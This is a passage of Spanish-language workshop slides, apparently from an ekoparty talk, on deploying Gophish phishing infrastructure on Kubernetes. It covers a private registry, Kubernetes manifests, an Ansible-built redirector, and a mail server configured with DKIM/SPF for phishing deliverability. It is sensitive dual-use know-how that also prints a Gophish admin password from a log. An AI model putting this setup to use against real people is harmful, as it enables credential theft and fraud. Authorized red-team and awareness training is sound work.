spec:
  selector:
    app: docker-registry
  ports:
  - name: http
    port: 5000
    targetPort: 5000
```

Configurando kubernetes/docker-registry

Check docker service cluster-ip y agregala como insecure-registry #noshame



Testeando kubernetes/docker-registry

* ssh tunelTesteando el registry

    ssh -L 5000:<ip-docker-registry-svc>:5000 anoyo

* build a micro dockerfile

```
1 FROM debian:latest
2 CMD tail -f /dev/null
3
```

```
mini@molly:~/eko2020/offensive-infra/docker-registry$ docker build -t 127.0.0.1:5000/microdebian .
Sending build context to Docker daemon  5.632kB
Step 1/2 : FROM debian:latest
```


* push it

```
mini@molly:~$ docker push 127.0.0.1:5000/microdebian
The push refers to repository [127.0.0.1:5000/microdebian]
```

Testeando kubernetes/docker-registry

```
root@node1 ~ # k run microtest --image 10.233.3.129:5000/microdebian
pod/microtest created
root@node1 ~ # k get pods
NAME                        READY   STATUS    RESTARTS   AGE
gophish-0                   1/1     Running   0          20h
microtest                   1/1     Running   0          4s
traefik-dd46cf49b-zqwxf     1/1     Running   0          21h
root@node1 ~ # k exec microtest -it -- bash
root@microtest:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run
root@microtest:/#
```

Deployando gophish




Deployando gophish

Para gophish vamos a necesitar:

- Levantar gophish server en un Statefulset
- Levantar gophish service para usar el dashboard
- Levantar el redirector con el servidor mail

Gophish Statefulset

ko apply -f gophish-statefulset.yaml



```yaml
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: gophish
  namespace: default
  labels:
    app: gophish
spec:
  replicas: 1
  selector:
    matchLabels:
      app: gophish
  serviceName: gophish
  template:
    metadata:
      labels:
        app: gophish
    spec:
      containers:
      - image: gophish/gophish
        name: gophish
        imagePullPolicy: Always
        command: ["/bin/bash"]
        args: ["-c","/opt/gophish/gophish"]
        ports:
          - name: dashboard
            protocol: TCP
            containerPort: 3333
        VolumeMounts:
          - mountPath: "/app/Data"
            name: gophish-data
      volumes:
      - name: gophish-data
  volumeClaimTemplates:
    - metadata:
        name: gophish-data
        labels:
          app: gophish
      spec:
        accessModes: [ "ReadWriteOnce"]
        storageClassName: rook-ceph-block-x2
        resources:
          requests:
            storage: "1Gi"
```

Gophish Service

ko apply -f gosphish-svc.yaml

```yaml
apiVersion: v1
kind: Service
metadata:
  name: dashboard
  namespace: default
  labels:
    app: gophish
spec:
  ports:
  - port: 3333
    name: dashboard
    targetPort: 3333
  selector:
    app: gophish
```

Gophish Redirector

- Ansible provisioning

```
- hosts: redirector1
  gather_facts: no
  vars:
    username: tomav
    repo_name: docker-mailserver

  tasks:

  - name: install base packages
    apt: pkg={{item}} state=present update_cache=yes cache_valid_time=604800
    with_items:
      - git
      - tmux
      - cerbot
      - python3-certbot-apache

  - name: Create and Install Cert Using {{ certbot_plugin }} Plugin
    command: "certbot --apache -d ekoparty.xyz -m tu@mail.com --no-eff-email --agree-tos "


  - name: Checkout The Code From Github Using Ansible.
    git:
     repo: 'https://github.com/{{ username }}/{{ repo_name }}.git'
     dest: /root/docker-mailserver
```

Docker-mailserver

1. mkdir -p /var/ds/mail.ekoparty.xyz
2. cd /var/ds/mail.ekoparty.xyz
3. wget https://raw.githubusercontent.com/tomav/docker-mailserver/master/setup.sh
4. chmod a+x ./setup.sh

Docker-mailserver

5. Crear docker-compose.yaml

```yaml
version: '2'
services:
  mail:
    image: tvial/docker-mailserver:latest
    hostname: ${HOSTNAME}
    domainname: ${DOMAINNAME}
    container_name: ${CONTAINER_NAME}
    ports:
    - "25:25"
    - "143:143"
    - "587:587"
    - "993:993"
    volumes:
    - maildata:/var/mail
    - mailstate:/var/mail-state
    - maillogs:/var/log/mail
    - ./config/:/tmp/docker-mailserver/
    env_file:
    - .env
    - env-mailserver
    cap_add:
    - NET_ADMIN
    - SYS_PTRACE
    restart: always
volumes:
  maildata:
    driver: local
  mailstate:
    driver: local
  maillogs:
    driver: local
```

Docker-mailserver

6. UFW!!!
    - ALLOW 25 587 465 143 993
7. Crear un mail

    ./setup.sh email add test@ekoparty.xyz cecinestpasunepassword
8. Crear DKIM


    ./setup.sh config dkim

9. Configurar reverse lookup , spf,dmarc,ptr, etc configurar un servidor/dominio para phishing es una charla en si misma.

Mas info: https://github.com/obscuritylabs/RAI/tree/master/PhishingServer

Docker-mailserver

https://www.mail-tester.com



Gophish round 2

Gophish

- Identificar ip servicio:

  ko get svc

- Identificar password

  ko logs gophish-0

```
OK    20200619000000_0.11.0_password_policy.sql
OK    20200730000000_0.11.0_imap_ignore_cert_errors.sql
time="2020-09-23T02:52:10Z" level=info msg="Please login with the username admin and the password 33388ed56e6caa34"
time="2020-09-23T02:52:10Z" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2020-09-23T02:52:10Z" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2020-09-23T02:52:10Z" level=info msg="Creating new self-signed certificates for administration interface"
time="2020-09-23T02:52:10Z" level=info msg="Starting IMAP monitor manager"
time="2020-09-23T02:52:10Z" level=info msg="Starting new IMAP monitor for user admin"
```


- Por que hacer el dashboard publico si existen los tuneles?

  ssh -L 3333:gophish_cluster_ip:3333 node1

Gophish

1-

Crear sending profile y probar enviar un test email




Gophish

2-

Creamos un template


DEMO :)



Gophish

3-

